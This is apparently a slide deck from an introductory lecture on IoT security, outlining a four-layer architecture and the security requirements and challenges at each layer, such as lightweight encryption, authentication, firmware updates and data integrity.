
- ▶ IoT security is not traditional cybersecurity
- ▶ It's a fusion of cybersecurity with other engineering disciplines.
- ▶ It is much more than data, servers, network infrastructure, and information security.
- ▶ It includes the direct monitoring and control of the physical systems connected over the Internet.
- ▶ IoT devices are physical things, many of which are safety-related.
- ▶ The compromise of such devices may lead to physical harm of persons and property, or even death



# IoT Security Prospective

## IoT System Functionalities from Security Prospective


- ▶ Microcontroller unit carries firmware, need to protect it even while updating patch.
- ▶ Message channels during the paring stage need to protect in the public networking, like
  - Wi-Fi, Zigbee
  - Bluetooth
  - NFC
- ▶ An appropriate protocol should be followed while connecting the user and device.
- ▶ An authentication process is needed when the controller linking to a port in local network.



Multidimensional Prospective of IoT Security

## IoT System Functionalities from Security Prospective


- ▶ If the controller is connected with internet then cloud services are used for authentication.
- ▶ multidimensional
- ▶ Big data analytics on the data collected are processed on cloud so cloud security is essential.
- ▶ Abnormal behavior should be monitored like too many login attempts



Multidimensional Prospective of IoT Security

# IoT Security Architecture

- ▶ Information network with security should be prepared with the following properties.
  - Authentication
  - Privacy
  - Undeniability
- ▶ IoT will be needed extra care for advanced security and privacy across critical areas.




IoT Security Architecture

# IoT Security Architecture


## Perceptual Layer

- ▶ Gathers all types of information with the help of physical equipment.
- ▶ Information of
  - Object properties,
  - Environmental condition and
  - The different physical equipment like
    - RFID reader,
    - GPS,
    - All kind of sensors, etc.
- ▶ It identifies the external world.
- ▶ The key component in this layer is the sensors.
- ▶ They are used for capturing and representing the physical world.



## Network Layer

- ▶ Responsible for the dependable broadcast of data and information from the previous level
- ▶ Initially handling of the data collected from sensors, cataloging and polymerization.
- ▶ The data broadcast is trusted on many networks like
  - Mobile communication network
  - Wireless network
  - Satellite networks, etc.




# IoT Security Architecture

## Support Layer

- ▶ A dependable platform for the application layer.
- ▶ Grid and cloud computing are mostly used for all kinds of intelligent computing powers.
- ▶ This layer helps merge the application layer upward and the network layer downward.

## Application Layer


- ▶ This layer delivers the personalized services based on the users' need.
- ▶ It helps users access IoT through the interface using personal computer, mobile equipment, etc.



# Security Features Need Across Four Layers

## Perceptual Layer

- With a simple architecture and less power, this layer does not have storage and computation power.
- Applying public key encryption algorithm and frequency hopping communication is not possible here.
- So security is necessary and needed for some threats from external network like DoS attacks.
- Due to all the reasons the sensor data needs to be protected for authenticity, integrity, and confidentiality.



# Security Features Need Across Four Layers

## Network Layer

- ▶ Security vulnerabilities are like man-in-the-middle attack, still exists even the main network has enough safety feature.
- ▶ Malwares and junk mails cannot be ignored.
- ▶ Data blocking may occurs because of huge amount of data transmission.
- ▶ Because of all the above reason security methods are needed.

## Support Layer

- ▶ It is a challenge to increase the ability to identify malicious data in this layer due to the huge amount of data processing and mining.

## Application Layer

- ▶ In this layer, security needs may differ from application to application
- ▶ Data sharing property of the layer does lead to privacy problem, access control issues, and information revelation to unintended persons.

# Security Requirements

- ▶ A dynamic IoT technology has lots of security challenges.
- ▶ The laws and regulations surrounding the challenges also play a significant role.

## Perceptual Layer

- ▶ Authentication is the first level of security measure and is always essential to prevent any illegal access to the node.
- ▶ Information confidentiality is taken care during transmission between nodes
- ▶ Because of limited resource, lightweight encryption technology may help in stronger data safety measures. It including cryptographic protocol and algorithms.
- ▶ Similarly need care for the authenticity and integrity of the data in this layer

## Network Layer

- ▶ Establishing data confidentiality and integrity mechanism is the priority in these days.
- ▶ Identity verification is one of the methods to avoid illegal nodes.
- ▶ DDoS attack in the network is a serious issue in the IoT domain.

# Security Requirements

## Support Layer

- ▶ Cloud computing along with secure multi-party computation falls under this layer of security needs.
- ▶ Different encryption algorithms along with the encryption protocol and tougher system security technology are hence essential in this layer.

## Application Layer

- ▶ In the topmost layer, verification and key contract across the varied network needed as security features.
- ▶ Also consider the user's confidentiality protection in the layer.
- ▶ Along with these two aspects education and management are also very imperative for data security.
- ▶ This helps IoT security consulting and certification services.

# Challenges in IoT Securities

- In the raising IoT field many problems to be solved to build an efficient and effective product.
- Securities challenges are one of them.

## Encryption

- Encryption play key role in the security, but many devices cannot perform the complex encryption and decryption quickly because of limited resource.
- Products with constrained resources are most likely to attacks.
- Reverse engineering of algorithm is possible on it.



# Challenges in IoT Securities

## Authorization and Authentication

- ▶ Device authorization and authentication is critical to securing IoT products
- ▶ The things establish their identity before accessing gateway and other cloud related activities.
- ▶ IoT platform with two factor authentication and usage of strong passwords or certificates can help to solve this issue.
- ▶ They can also help to know which services or apps each device has access to throughout the system.




# Challenges in IoT Securities

## Firmware Updates

- ▶ Device updates needs to be managed effectively.
- ▶ Security patches to firmware or software will have a number of challenges.
- ▶ Over-the-air updates may not be possible with all types of IoT devices.
- ▶ The device owners may also not show much interest in applying an update to the system.

## Communication Channel

- ▶ The communication channel needs to be secure as well
- ▶ Encrypting messages before transfer is good but it is better to use transport encryption and to adopt standards like TLS.



# Challenges in IoT Securities

## Data Storage and Integrity


- ▶ The sensor data should be stored and processed securely.
- ▶ Data integrity, including checksums or signatures, can help to make sure that the original raw data is not modified during transmission.
- ▶ Data should be erased in a better way and should not be recovered in any part of the system.
- ▶ Maintaining compliance with legal and regulatory framework is necessary and challenging also.



# Challenges in IoT Securities

## Application and Services

- ▶ All applications and services should also be secured as they manage, process, and access IoT devices along with the sensor data.
- ▶ Security vulnerabilities and breaches are unavoidable but security measures need to be taken to avoid conflict of interest.



A dark blue background featuring a complex network of glowing blue and purple lines connecting numerous small, glowing dots, resembling a molecular or neural network.

Everything is connected...

**THANK YOU !!!**